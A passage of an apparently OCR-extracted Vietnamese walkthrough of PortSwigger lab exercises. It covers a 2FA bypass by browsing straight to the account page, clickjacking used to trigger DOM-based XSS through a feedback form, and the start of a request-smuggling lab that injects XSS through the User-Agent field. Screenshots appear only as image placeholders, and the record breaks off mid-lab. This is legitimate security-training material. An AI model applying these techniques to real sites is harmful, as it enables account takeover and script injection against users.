


Có đường dẫn my-account
Thì ta sẽ đăng nhập với carlos mà không cần mã xác nhận như sau





Và nó bắt ta đăng nhập lần 2
Giờ ta không cần lấy mã xác nhận mà cứ vào thẳng my-account là được



5. https://portswigger.net/web-security/clickjacking/lab-exploiting-to-trigger-dom-based-xss

Web Security Academy

Exploiting clickjacking vulnerability to trigger DOM-based XSS

Go to exploit server | Back to lab description »

Submit feedback


Name:

Email:

Subject:


Message:

Ta có link feedback
Dùng như bình thường




Ta thấy nó trả về tên người dùng ở đây

Vậy giờ ta thử xss xem được không




và nó được

Giờ ta khai thác DOM xss thôi




Khai thác phía server



Kết quả như sau

click here

Thấy được mỗi chứ click here
Vậy là người dùng không nhìn thấy gì và chỉ click vào đó thôi




Hoàn thành challenge

6. https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss

Ban đầu


Ta tìm đầu vào của trang web và thấy được




Postid là đầu vào

Nhưng có vẻ nó chỉ nhận số, không nhận đầu vào là chuỗi


Ta phải kiếm đầu vào khác, thử xem trong source có gì không
Sau khi tìm kiếm khá nhiều thì ta thấy có một điều đặc biệt



Trường name =”user-Agent” vậy ta có thể tiêm xss vào đây

